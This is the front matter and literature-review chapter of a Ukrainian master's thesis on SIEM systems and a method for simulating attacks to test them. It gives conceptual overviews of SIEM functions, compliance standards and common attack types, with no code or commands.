Вінницький національний технічний університет
Факультет інформаційних технологій та комп'ютерної інженерії
Кафедра захисту інформації

МАГІСТЕРСЬКА КВАЛІФІКАЦІЙНА РОБОТА

на тему:

«СИСТЕМА УПРАВЛІННЯ БЕЗПЕКОЮ ТА ПОДІЯМИ.
ЧАСТИНА 2. МЕТОД ТА ПРОГРАМНИЙ ЗАСІБ ДЛЯ ІМІТАЦІЇ АТАК»

Виконав: студент 2 курсу, групи БС-21м
спеціальності 125 «Кібербезпека»
_____ В.В. Лавров

Керівник: д. т. н, проф., зав. каф. ЗІ
_____ В. А. Лужецький
«19» 12 2022 р.

Опонент: к. т. н., доц., доц. каф. ПЗ
_____ В. П. Майданюк
«19» 12 2022 р.

Допущено до захисту
Завідувач кафедри ЗІ
д.т.н., проф.
_____ В. А. Лужецький
«19» 12 2022 р.

Вінниця ВНТУ – 2022 року

Вінницький національний технічний університет
Факультет інформаційних технологій та комп'ютерної інженерії
Кафедра захисту інформації
Рівень вищої освіти II (магістерський)
Галузь знань – 12 «Інформаційні технології»
Спеціальність – 125 «Кібербезпека»
Освітньо-професійна програма – «Безпека інформаційних і комунікаційних систем»

ЗАТВЕРДЖУЮ
Зав. кафедри ЗІ, д. т. н., проф.
_____ В. А. Лужецький
15 09 2022 року

ЗАВДАННЯ
НА КОМПЛЕКСНУ МАГІСТЕРСЬКУ КВАЛІФІКАЦІЙНУ РОБОТУ СТУДЕНТУ
Лаврову Вадиму Валерійовичу

1. Тема роботи: «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак»,
керівник роботи: Лужецький Володимир Андрійович, д. т. н., професор, завідувач кафедри затверджені наказом ВНТУ від 14 вересня 2022 року № 203
1. Строк подання студентом роботи 19 грудня 2022 р.
2. Вихідні дані до роботи:
– досліджувана операційна система типу Windows ;
– дослідження методів роботи засобів для управління безпекою та подіями;
– дослідження атак та слабких місць засобів для управління безпекою та подіями;
– реалізації модуля атак за результатами дослідження використовуючи мову програмування Python;
– запуск з зовнішнього носія; можливість використовувати різні атаки; перегляд процесу та підсумків атак.
3. Зміст розрахунково-пояснювальної записки: Вступ. 1. Огляд літературних джерел 2. Розробка методу імітації атак 3. Розробка програмного засобу для імітації атак та тестування. 4. Економічна частина. Висновки. Список використаних джерел. Додатки.
4. Перелік ілюстративного матеріалу.

Набір функцій SIEM (плакат А4), Типи атак які виявляє SIEM (плакат А4), Фреймворки для тестування SIEM (плакат А4), Обрані атаки для імітації (плакат А4), Метод імітації атак (плакат А4), Алгоритм імітації атак

(плакат А4), Результати тестування імітації атак Domain Password Spra
(плакат А4), Результати тестування імітації атак Powershell-dropper, Do
(плакат А4).

5. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
1	Лужецький В. А., д.т.н., проф., зав. каф. ЗІ		
2	Лужецький В. А., д.т.н., проф., зав. каф. ЗІ		
3	Лужецький В. А., д.т.н., проф., зав. каф. ЗІ		
4	Лесько О.Й., к.е.н., доцент, проф., каф. ЕПВМ		

6. Дата видачі завдання 1 вересня 2022 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Зміст етапу	Строк виконання етапів роботи	Примітка
1	Аналіз завдання. Вступ	01.09.2022 – 04.09.2022	
2	Аналіз інформаційних джерел за напрямком магістерської кваліфікаційної роботи	05.09.2022 – 15.09.2022	
3	Науково-технічне обґрунтування	16.09.2022 – 22.09.2022	
4	Розробка технічного завдання	23.09.2022 – 04.10.2022	
5	Аналіз та формування вимог до ПЗ	05.10.2022 – 16.10.2022	
6	Розробка рішень, моделей, алгоритмів	17.10.2022 – 14.11.2022	
7	Тестування розробленого ПЗ	15.11.2022 – 17.11.2022	
8	Розробка розділу економічного обґрунтування доцільності розробки	18.11.2022 – 21.11.2022	
9	Аналіз виконання ТЗ, висновки	22.11.2022 – 24.11.2022	
10	Оформлення пояснювальної записки	25.11.2022 – 29.11.2022	
11	Перевірка магістерської роботи на наявність плагіату	30.11.2022 – 02.12.2022	
12	Попередній захист та доопрацювання МКР	07.12.2022 – 19.12.2022	
13	Представлення МКР до захисту, рецензування	20.12.2022 – 21.12.2022	
14	Захист МКР	22.12.2022 – 26.12.2022	

Студент _____ Лавров В.
(підпис)

Керівник роботи _____ Лужецький В.

АНОТАЦІЯ

УДК 681.325.5

Лавров В. Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак. Магістерська кваліфікаційна робота зі спеціальності 125 “Кібербезпека”, освітня програма “Безпека інформаційних і комунікаційних систем”. Вінниця: ВНТУ, 2022. 82 с.

На укр. Мові. Бібліогр.: 46 назв; рис.: 23; табл.: 14.

Магістерська кваліфікаційна робота присвячена розробці методу та програмного засобу для імітації атак на операційну систему та систему управління безпекою та подіями. Підготовлено науково-дослідне та техніко-економічне обґрунтування доцільності досліджень. У роботі здійснено аналіз роботи систем для управління безпекою та подіями, аналіз загроз які може виявити система, а також проаналізовано існуючі засоби для тестування систем управління безпекою та подіями. Обґрунтовано вибір операційної системи у якості об’єкту дослідження а також мову програмування на якій здійснюватиметься розробка модулю. Розроблено програмний засіб, який дозволив протестувати запропонований метод.

Ілюстративна частина складається з 8 плакатів з демонстрацією результатів моделювання і проведених досліджень.

В економічному розділі оцінено затрати на розробку.

ABSTRACT

Lavrov V. Security and event management system. Part 2. Method and software tool for simulating attacks. Master's thesis in the specialty 125 – cybersecurity, educational program - Security of information and communication systems. Vinnytsia: VNTU, 2022. 82 p.

In Ukrainian. Bibliographer: 45 titles; fig.: 23; tabl.: 14.

The master's thesis is devoted to the development of a method and software tool for simulating attacks on the operating system and the security and event management system. A scientific-research and technical-economic justification of the feasibility of research has been prepared. The work analyzes the operation of security and event management systems, analyzes the threats that the system can detect, and also analyzes the existing tools for testing security and event management systems. The choice of the operating system as an object of research, as well as the programming language in which the module will be developed, is justified. A software tool was developed that allowed testing the proposed method.

The illustrative part consists of 7 posters with a demonstration of the results of development and conducted research.

Development costs are estimated in the economic section.

ЗМІСТ

ВСТУП

Операційні системи займають важливе місце у сукупності сучасних інформаційно комунікаційних систем та системних програмних засобів, які у загальному вигляді утворюють велику та складну систему. Операційна система або ОС — є звичайною частиною комп'ютера в сучасному світі. Це складний набір програм, який допомагає організувати інформацію всередині апаратного забезпечення комп'ютера. Він може зберігати інформацію та отримувати її з складних систем пам'яті. Тобто по суті, операційна система взаємодіє між апаратним забезпеченням і програмами як організаційний інструмент. Єдиний спосіб взаємодії програм і обладнання — через операційну систему, яка визначає набір інструкцій та процедур, яких вони повинні дотримуватися для підтримки сумісності та безпеки.

Зі збільшенням ймовірності загроз і атак на операційні системи та на веб-сервери, багато організацій страждають через витік конфіденційної інформації Тому, необхідно мати засоби кібербезпеки і впроваджувати їх у свою систему, щоб можна було зменшити кількість загроз та забезпечити конфіденційність.

Оскільки на сьогоднішній день гостро стоїть роль безпеки операційних систем, актуальною задачею є тестування таких систем на проникнення для забезпечення безпеки, а також використання систем управління безпекою та подіями, які допомагають швидко визначити аномальну поведінку та усунути ймовірну загрозу.

Об'єктом дослідження є процеси управління безпекою та подіями веб-серверу.

Предмет дослідження - методи та програмні засоби імітації атак на веб-сервер.

Метою роботи є розширення функціональних можливостей системи управління безпекою та подіями, шляхом розробки методу та програмного засобу для імітації атак.

Для досягнення мети необхідно розв'язати такі задачі:

– проаналізувати функціональні можливості систем управління безпекою та подіями;

– проаналізувати види та можливі загрози, які може виявити система;

– розробити метод для імітації атак на систему;

– розробити програмний засіб для імітації атак.

Наукова новизна полягає в тому, що:

– вперше запропоновано метод імітації атак на веб-сервер, що забезпечує розширення функціональних можливостей системи управління безпекою та подіями, які полягають в тому, що на етапі розгортання системи здійснюється тестування її рівня безпеки.

Практична цінність полягає в тому, що розроблено програмний засіб імітації атак, який входить до складу системи управління безпекою та подіями.

1 ОГЛЯД ЛІТЕРАТУРНИХ ДЖЕРЕЛ

1.1 Аналіз функціональних можливостей систем управління безпекою та подіями

Управління інформацією про безпеку та керування подіями (SIEM) автоматизує ідентифікацію та вирішення інцидентів на основі вбудованих бізнес-правил, щоб покращити дотримання вимог і попередити персонал про критичні вторгнення [1]. IT-аудити, стандарти та нормативні вимоги стали важливою частиною повсякдення кожного великого підприємства, яке хоче мати високий рівень захисту своїх даних. У зв’язку з цим організації втрачають багато часу та енергії на перевірку своїх журналів подій та безпеки, щоб відстежити до яких систем було здійснено доступ, хто та які дії мали місце та чи було це доречно та авторизовано [2]. У результаті, системи управління безпекою та подіями (SIEM) пропонують організаціям та ринку свої послуги, особливо коли клієнтам потрібно актуалізувати та звітувати про дані журналів безпек.

Поєднуючи можливості кореляції подій безпеки (SEC), керування подіями безпеки (SEM) і керування інформацією про безпеку (SIM), програмне забезпечення SIEM забезпечує аналіз подій безпеки в реальному часі, а також логування всіх подій для подальшої передачі їх команді реагування. Вони можуть допомогти з розслідуванням інцидентів і звітами про відповідність, оскільки вони ретельно аналізують контекстні, історичні, та дані про події з багатьох джерел у IT-інфраструктурі.

Дійсно, сучасні SIEM є набагато досконалішими, ніж ранні системи, які просто збирали та реєстрували дані з різних джерел. Програмне забезпечення SIEM може надати повну інформацію про мережеву безпеку та захист даних шляхом пошуку аномальної активності у IT-мережі, яка може вказувати на проблеми з відповідністю, продуктивністю та безпекою. Збираючи та аналізуючи докладні журнали подій, SIEM може надати розуміння потенційних загроз безпеці в реальному часі.

Такі системи працюють за методом аналізу, агрегації, консолідації та сортування даних [3]. Далі вмикаються алгоритми для того щоб ідентифікувати загрози та дотримуватись вимог щодо відповідності даних, оскільки вони всі повинні передаватись у зашифрованому вигляді та містити геш значення для того щоб забезпечити цілісність передавання [4]. Більшість рішень пропонує однаковий базовий набір методів, який представлений на рис. 1.1.




Рисунок 1.1 – Набір функцій SIEM

Розглянемо кожну з них. Керування журналами має за мету збирання даних про події з широкого діапазону джерел у всій мережі організації. Дані журналів та потоків від користувачів, програм, активів, хмарних середовищ і мереж збираються, аналізуються та зберігаються в режимі реального часу (або близько до нього) [5]. Це дає командам які відповідають за безпеку можливість автоматично керувати журналом подій своєї мережі та даними мережевого потоку в одному місці.

Деякі рішення SIEM також інтегруються зі сторонніми каналами аналзу загроз, щоб співвіднести свої внутрішні дані безпеки з раніше розпізнаними сигнатурами та профілями загроз. Такий вигляд інтеграції дозволяє виявляти загрози у реальному часі та автоматично блокувати або виявляти нові типи сигнатур атак [6].

Аналіз подій та їх кореляція частиною будь-якого SIEM рішення. Використовуючи аналітику для виявлення атак та сигнатурні бази разом зі складними шаблонами даних, кореляція подій надає інформацію для визначення потенційних загроз [7]. На відміну від інших методів, кореляційно-аналітичний метод має найкращі показники середнього часу виявлення та середнього часу

реагування на загрози, і дозволяє сильно спростити робочі процеси які пов'язані з поглибленим аналізом подій безпеки [8]. Але майже будь-яке правило кореляції може створити хибний позитивний результат, тобто будь-яка поведінка, яка ідентифікується як зловмисна, але не виявляється нею. Правила кореляції базуються на негнучких, заздалегідь визначених правилах що призводить то хибних результатів. Іноді аналітики безпеки вимикають такі правила, оскільки вони генерують багато помилкових спрацювань [9]. У результаті, SIEM продовжує пропускати загрози. Крім того, ці правила є надто загальними і не охоплюють усіх випадків використання.

Моніторинг інцидентів та сповіщення безпеки забезпечує централізоване керування локальною та хмарною інфраструктурою. Це дозволяє відстежувати інциденти безпеки для всіх підключених користувачів, пристроїв і програм одночасно класифікуючи аномальну поведінку в мережі [10].

Завдяки автоматичному збору даних, є можливість генерувати звіти про відповідність. В першу чергу цей модуль зменшує навантаження на систему управління безпекою та створює автоматичні звіти які розроблені відповідно до таких стандартів як PCI-DSS, GDPR, HIPPA, SOX, FERPA, NIST [10]. Розглянемо деякі з цих стандартів, оскільки їх аналіз важливий для дослідження гнучкості та уніфікації стандартів для SIEM систем.

PCI DSS — це стандарт безпеки для компаній, які обслуговують кредитні картки [11]. Його адмініструє Рада стандартів безпеки індустрії платіжних карток (PCI SSC). PCI DSS включає 12 вимог, усі з яких вимагають технічних заходів для відстеження журналів. Зокрема, вимога 10 стандарту PCI DSS вимагає впровадження чітко визначеної технології відстеження журналів [11].

Рішення SIEM може допомогти відповідати вимогам PCI DSS за допомогою:

1. Полегшення перегляду журналів;
2. Моніторингу поведінки користувачів;
3. Виявлення аномальної активності;
4. Повідомлення команд безпеки про загрози

5. Забезпечення цілісності даних
6. Збереження даних журналу для подальших досліджень.

GDPR – це нормативний акт Європейського Союзу (ЄС), який регулює збір, зберігання, обробку та видалення персональних даних [12]. Це положення про безпеку даних і конфіденційність поширюється на всі організації, незалежно від місця розташування, які збирають особисті дані від жителів ЄС.

Інструменти SIEM можуть допомогти досягти відповідності GDPR шляхом:

1. Ведення обліку діяльності;
2. Документування того, які дані були оброблені та яким сторонам вони були надані;
3. Захисту конфіденційних даних шляхом моніторингу поведінки користувачів і виявлення підозрілої активності.

SOX важливий, якщо компанія публічно торгується. Цей стандарт, заснований у 2002 році, спрямований на захист інвесторів, роблячи корпоративну інформацію більш точною [13].

Платформа SIEM може допомогти дотримуватися вимог SOX шляхом:

1. Виявлення несанкціонованих спроб доступу до конфіденційної особистої інформації;
2. Виявлення подій безпеки в мережах і пристроях, які використовуються для обробки фінансових даних.

FERPA захищає конфіденційність записів студентів, які включають освітню інформацію, особисту інформацію (PII) та інформацію довідника [14].

Інструмент SIEM може допомогти виконати такі вимоги FERPA:

1. Виявлення кіберзагроз, які можуть скомпрометувати або викрити ідентифікаційну інформацію;
2. Моніторинг несанкціонованого розкриття та використання ідентифікаційної інформації

Структура кібербезпеки NIST надає рекомендовані засоби контролю безпеки для федеральних агенцій Сполучених Штатів. Однак багато інших

організацій прийняли NIST, оскільки дотримання його рекомендацій допомагає їм відповідати іншим нормам [15].

SIEM можуть допомогти виконати основні функції NIST:

1. Захист. SIEM збирає журнали з численних систем контролю доступу та створює звіти про аудит на їх основі.
2. Виявлення. SIEM відстежують IT-середовище на наявність аномальної активності.
3. Відповідь. SIEM сповіщає команди безпеки про підозрілі події безпеки та надає звіти, які полегшують аналіз і реагування.
4. Відновлення. Звіти SIEM надають інформацію, яка допомагає організаціям відновлюватися після інцидентів, зокрема відомості про те, які дані та системи могли постраждати.

Програмні рішення SIEM надають важливі функції, які можуть допомогти дотримуватися нормативних вимог, зокрема збір і зберігання системних журналів, моніторинг подій у реальному часі, виявлення загроз, а також попередження та звітування для реагування на інциденти та розслідування. Хоча SIEM дійсно допомагають організаціям досягти та підтвердити відповідність нормативним вимогам, вони мають численні недоліки, зокрема такі:

– Програмне забезпечення SIEM, як правило, високу вартість та велику кількість часу для розгортання. Насправді розгортання часто займає 6–12 місяців, а складніші SIEM займають ще більше часу [16]. Як наслідок, зупинені та невдалі проекти впровадження SIEM є звичайним явищем, тому може бути важко отримати стабільну віддачу від інвестицій у таку систему.

– Потребує регулярного моніторингу та обслуговування. Навіть якщо вдасться розгорнути SIEM, система не почне одразу стабільно працювати. Інженерам доведеться постійно відстежувати та налаштовувати його, щоб не відставати від змін у IT-інфраструктурі, постійному зростанню загроз і нових політик безпеки, процедур і практик, які з’являються з часом [16]. Згідно з одним дослідженням, якщо придбання SIEM коштує 1 мільйон

доларів, операційні витрати можуть легко досягти 3–4 мільйонів доларів на рік, що робить ці рішення недоступними для всіх, крім найбільших компаній.

– Потрібні висококваліфіковані фахівці для розгортання та експлуатації. Щоб SIEM працював належним чином і підтримував його належну роботу, потрібні кваліфіковані послуги. Тому організації повинні або інвестувати значні кошти в навчання своїх IT-співробітників, або наймати досвідчених спеціалістів із SIEM, яких важко знайти та коштують неймовірно дорого [16].

– Втома від сповіщень. Мабуть, найважливішим недоліком SIEM є те, що вони генерують велику кількість помилкових спрацьовувань. Команди реагування часто перевантажені спробами сортувати та досліджувати сповіщення SIEM, що може призвести до того, що справжні інциденти безпеки будуть пропущені серед усього шуму.

Наведений аналіз показує, що розгортання системи SIEM займає багато часу через те, що їх потрібно налаштовувати на весь спектр атак. Тому, покращенням таких систем є розширення їх функціональних можливостей за рахунок використання програмних засобів для імітації атак.

1.2 Аналіз атак, які може виявити система управління безпекою та подіями

Проаналізуємо найбільш популярні типи атак які може виявити SIEM. Основні з них зображено на рис. 1.2.




Рисунок 1.2 – Типи атак, які виявляє SIEM

Несанкціонований доступ не є окремим типом атаки, але зовнішній зловмисник може використати щось накшталт атаки грубою силою (bruteforce), щоб спробувати зламати пароль користувача, але SIEM може виявити повторні спроби доступу [17]. Після виявлення загрози, система передає цю інформацію аналітику безпеки в режимі реального часу, дозволяючи йому дослідити подію та прийняти рішення, якщо немає вбудованих параметрів які можуть обмежити кількість спроб входу.

Інсайдерські атаки зазвичай реалізують чинні або колишні співробітники, підрядники або ділові партнери які мали або мають авторизований доступ до мережі систем або даних організації [18]. Приклади інсайдера можуть включати в себе:

– Особу, якій надано пропуск або пристрій доступу;

– Особу, якій організація надала комп’ютер або доступ до мережі;

– Особу, яка розробляє продукти та послуги;

– Особу, яка має доступ до захищеної інформації.

Існує два типи інсайдерської атаки, зловмисні та випадкові. У випадку зловмисного інсайдеру — це незадоволений або підприємницький співробітник, який використовує доступ наявний йому для того щоб поцупити інформацію або влаштувати саботаж [18]. Це також може бути колишній співробітник, дані якого досі наявні у системі. SIEM може прослідковувати поведінку співробітників і помічати будь-які дії які є несподіваними для конкретного користувача або рівня доступу. Наприклад, якщо обліковий запис колишнього співробітника почне проявляти якусь активність — ці події будуть одразу направлені аналітику безпеки.

Випадкові внутрішні атаки — це атаки які несвідомо допомагають зовнішньому зловмиснику допомогти під час атаки [18]. Наприклад, якщо співробітник неправильно налаштував брандмауер, це зробить організацію більш вразливою для злому. Оскільки конфігурації безпеки дуже важливі, SIEM може створювати події кожного разу коли вносяться зміни, передаючи їх аналітику безпеки для перевірки чи було їх знято випадково чи спеціально.

Зараження шкідливим програмним забезпеченням дуже широкий термін, який зазвичай включає в себе будь-який тип програмного забезпечення, створений для відключення або пошкодження комп’ютерних систем, наприклад віруси, хробаки, трояни, тощо [19]. Класифікація шкідливого програмного забезпечення наведена на рис. 1.3.

Рисунок 1.3 — Класифікація шкідливого програмного забезпечення

Хоч журнали безпеки можуть відправляти попередження, які можуть вказувати на порушення, також вони легко можуть бути хибно позитивними. SIEM використовують кореляцію подій щоб краще визначати реальне зараження і потенційні точки вхідні точки атаки.

Атаки типу Dos/DDoS порушують звичайну роботу системи або пристрою, наприклад серверу. DoS, – це спроба заподіяти шкоду, зробивши недоступною цільову систему (наприклад, веб-сайт чи застосунок) для кінцевих користувачів [20]. Задля цього зловмисники, зазвичай, генерують шалену кількість пакетів чи запитів, з якими система не може впоратися і стає недоступною для «нормальних» звернень. Для здійснення атаки за принципом «розподілена відмова в обслуговуванні» (DDoS) хакери використовують безліч зламаних і контрольованих джерел (комп’ютерів, смартфонів, планшетів) [20]. Ця техніка може бути розкидана по всьому світу. Відстежити «головні» комп’ютери, з яких

зловмисники віддають накази про початок або припинення атаки, фактично неможливо.

Мета DDoS-атаки – домогтися відмови в обслуговуванні підключених до Інтернету пристроїв: мережного обладнання та інфраструктури, різних інтернет-сервісів, веб-сайтів та веб-застосунків, інфраструктури Інтернету речей [20].

Переважна більшість атак розвиваються в наступній послідовності:

– збір даних про жертву та їх аналіз з метою виявлення явних та потенційних уразливостей, вибір методу атаки;

– підготовка до атаки шляхом розгортання шкідливого коду на комп'ютерах та підключених до Інтернету пристрої, управління якими вдалося перехопити;

– генерація потоку шкідливих запитів з безлічі пристроїв, що знаходяться під керуванням зловмисника;

– аналіз результативності атаки: якщо цілей атаки досягти не вдалося, зловмисник може провести ретельніший аналіз даних і виконати повторний пошук методів атаки (перехід до пункту 1).

У разі успішної атаки ресурс, що опинився під ударом, продемонструє суттєве зниження продуктивності або взагалі не зможе обробляти легальні запити від користувачів та інших сервісів. Залежно від того, що конкретно є ресурс-жертва, наслідками успішної DDoS-атаки можуть бути різке падіння продуктивності або недоступність мережі, сервера, інтернет-сервісу, сайту, програми. Особливо важливо, що DoS та DDoS атаки можуть бути реалізовані також на сервіси операційної системи, такі як SMB, SSH сервери, різні мережеві сервіси такі як VPN шлюзи, NetBIOS порти, тощо. Також на саму операційну систему, забиваючи її оперативну пам’ять та процесорний час, або дискову підсистему чи мережевий трафік. Як наслідок, інтернет-ресурс «зависає», легальні користувачі не можуть отримати доступ до нього в потрібний момент, мережа або сервер на якийсь час стають «відрізаними» від Інтернету, інтернет-ресурс перестає працювати коректно і тд [20]. Схема здійснення DDoS-атак зображена на рис. 1.4.




Рисунок 1.4 — Схема здійснення DDoS атаки

Збиток від успішної DDoS-атаки в першу чергу полягає у фінансових та репутаційних втратах: недоотриманому прибутку, розриві контрактів та відтоку користувачів, численних скаргах та рекламаціях клієнтів, хвилі негативу у ЗМІ та соціальних мережах і, як наслідок, падінні популярності інтернет-ресурсу та його власника. Нерідко DDoS-напад використовується як прикриття для основного шкідливого впливу в ході цілеспрямованих атак: у той час як фахівці з інформаційної безпеки концентруються на відображенні DDoS та відновленні працездатності систем, зловмисники посилюють головний вектор атаки – наприклад, зламують сервіс, викрадають конфіденційні дані або встановлюють шкідливі коди.

Найчастіше застосовуваний спосіб класифікації атак – за рівнем OSI, на якому вони здійснювалися. Перерахуємо найбільш поширені види атак:

- Мережевий рівень (L3): DDoS-атаки цього рівня «працюють» за протоколами IP, DVMRP, ICMP, IGMP, PIM-SM, IPsec, IPX, RIP, DDP, OSPF, OSPF. Цілями атак є насамперед мережеві пристрої – комутатори та маршрутизатори.

- Транспортний рівень (L4): дія здійснюється за протоколами TCP і UDP, а також за підпротоколами DCCP, RUDP, SCTP, UDP Lite. Цілями атак цього рівня зазвичай стають сервери та деякі інтернет-сервіси, наприклад ігрові.
- Рівень програм (L7): атака здійснюється на рівні протоколів програм. Найчастіше зловмисники використовують HTTP, HTTPS та DNS. Атаки цього рівня націлені як на популярні мережеві сервіси, так і різні веб-сайти і веб-додатки.

Ще один поширений спосіб класифікації - за способом впливу:

- використання вразливостей протоколів: вони дозволяють домагатися відмови в обслуговуванні шляхом впливу на ресурс, що атакується, некоректними запитами, внаслідок чого жертва «йде в ступор», намагаючись їх обробити;
- переповнення трафіку потужним потоком запитів, який жертва неспроможна «перетравити»;
- вплив на слабкі місця в архітектурі та логіці роботи додатків, здатний сильно порушити працездатність підключеного до Інтернету програмного комплексу, особливо якщо він має слабкий рівень захищеності.

SIEM може помітити такі аномальні події у журналі веб-трафіку, і присвоїти деякий пріоритет щоб відправити його аналітику для дослідження [20].

Викрадення (Hijacking) — це коли зловмисник захоплює контроль над системами, мережами або програмами [21]. Наприклад, перехоплення сесії може трапитись коли зловмисник перехоплює токени сеансу щоб отримати доступ до облікового засобу користувача. Викрадач сесії може взяти під контроль сесію користувача кількома способами. Одним із поширених методів є використання сніфера пакетів для перехоплення зв’язку між користувачем і сервером, що дозволяє хакеру побачити, яка інформація надсилається та отримується. Потім можна використовувати цю інформацію для входу в обліковий запис або доступу до конфіденційних даних. Схема викрадення сесії зображена на рис. 1.5.

Рисунок 1.5 — Схема викрадення сесії

Викрадення сесії можна також здійснити шляхом розгортання зловмисного програмного забезпечення для зараження комп’ютера користувача. Це дає хакеру прямий доступ до машини, дозволяючи йому потім викрадати будь-які активні сесії. Перехоплення сесії може бути активним або пасивним. Під час викрадення активної сесії зловмисник бере під контроль сесію цілі, поки він ще активний. Зловмисник робить це, надсилаючи підроблений запит на сервер, який містить ідентифікатор сесії цілі. Цей тип атаки є більш складним у виконанні, оскільки він вимагає від зловмисника позиції OnPath (також відомої як «людина посередині») між ціллю та сервером.

Пасивне викрадення сесії відбувається, коли зловмисник підслуховує мережевий трафік, щоб викрасти ідентифікатор сесії цілі. Цей тип атаки легше здійснити, оскільки все, що потрібен зловмиснику, це доступ до мережевого трафіку, який можна легко здійснити, якщо він знаходиться в тій самій мережі, що й ціль. SIEM слідкує за поведінкою користувача і може знаходити підозрілі дії, наприклад доступ користувачів до систем які вони зазвичай не використовують, чи активність одного і того самого сесії [21]. Окрім того, будь-які зміни доступу реєструються , тому якщо суб’єкти загрози намагається підвищити свої привілеї у системі — SIEM передає цю інформацію групі безпеки та блокує такі дії (зазвичай блокування відбувається з використанням раніше прописаних правил).

Розвинена стала загроза або загроза підвищеної складності (ART) — це неймовірно складні зловмисники, які використовують високий рівень скритності протягом тривалого періоду часу щоб скомпрометувати систему та зберегти доступ до неї [22]. Розширені стійкі загрози завжди мають послідовність атаки. Зловмисники, які виконують APT, мають дещо стандартний підхід до послідовних атак для досягнення своїх цілей. Ось короткий опис типових кроків, які вони проходять:

– Розробка конкретної стратегії. Під час нападу зловмисники APT завжди мають на увазі цільову мету, як правило, крадіжку даних [23].

– Отримання доступу. Атаки часто ініціюються за допомогою методів соціальної інженерії, які визначають вразливі цілі. Фішингові електронні листи або зловмисне програмне забезпечення з часто використовуваних веб-сайтів потім використовуються для отримання доступу до облікових даних і мережі. Зловмисники, як правило, намагаються встановити командування та контроль, коли вони знаходяться в мережі.

– Після встановлення присутності в мережі зловмисники потім вільно переміщуються по всьому середовищу, досліджуючи та плануючи найкращу стратегію атаки для потрібних даних [23].

– Інсценування атаки. Наступним кроком є підготовка цільових даних до вилучення шляхом їх централізації, шифрування та стиснення.

– Викрадення інформації. На цьому етапі дані можуть бути легко викрадені та непомітно переміщені.

– Залишатись у системі до виявлення. Цей процес повторюється протягом тривалого періоду поки нарешті зловмисників не буде виявлено.

Оскільки ці атаки настільки приховані, вони можуть не виклкати сповіщення в певних частинах системи або сповіщення які вони викликають — відкликаються як негативні або хибно позитивні [24]. Наявність кореляції подій у SIEM допомагає продемонструвати шаблон ненормальної поведінки [24].

Існує безліч стратегій атак на веб-додатки. Наприклад атаки SQL-ін’єкцій маніпулюють запитами, вставляючи неавторизовані зловмисні SQL оператори [25]. Зазвичай ін’єкції SQL використовуються для пошуку чи читання, зміни чи видалення конфіденційної інформації, до якої вони інакше не мали б доступу. Веб-додаток, який вразливий до ін’єкційних атак, приймає ненадійні дані з поля введення без належної обробки. Ввівши код у поле введення, зловмисник може обманом змусити сервер інтерпретувати його як системну команду і таким чином діяти так, як задумав зловмисник. Серед поширених ін’єкційних атак — ін’єкції SQL, міжсайтові сценарії (XSS), ін’єкції заголовків електронної пошти тощо. Ці атаки можуть призвести до неавторизованого доступу до баз даних і використання прав адміністратора.

Порушена автентифікація — це загальний термін, який використовується для вразливостей, у яких токени автентифікації та керування сеансом реалізовані не належним чином. Така неправильна реалізація дозволяє хакерам видавати себе за реального користувача, отримувати доступ до його конфіденційних даних і потенційно використовувати призначені ідентифікаційні привілеї [25].

XSS атака відбувається на стороні клієнта. За своєю суттю ця атака полягає в ін’єкції зловмисного коду в програму веб-сайту, щоб зрештою виконати їх у браузерах жертв. Будь-яка програма, яка не перевіряє належним чином ненадійні дані, є вразливою до таких атак. Успішне впровадження призводить до викрадення ідентифікаторів сеансу користувача, псування веб-сайту та перенаправлення на шкідливі сайти (таким чином уможливлюючи фішингові атаки) [25].

